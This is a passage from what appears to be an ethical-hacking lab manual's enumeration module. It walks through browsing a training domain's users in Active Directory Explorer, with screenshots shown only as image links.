


6. The **Active Directory Explorer** displays the active directory structure in the left pane, as shown in the screenshot.




Module 04 – Enumeration

- Now, expand **DC=CEH, DC=com**, and **CN=Users** by clicking “+” to explore domain user details.




- Click any **username** (in the left pane) to display its properties in the right pane.

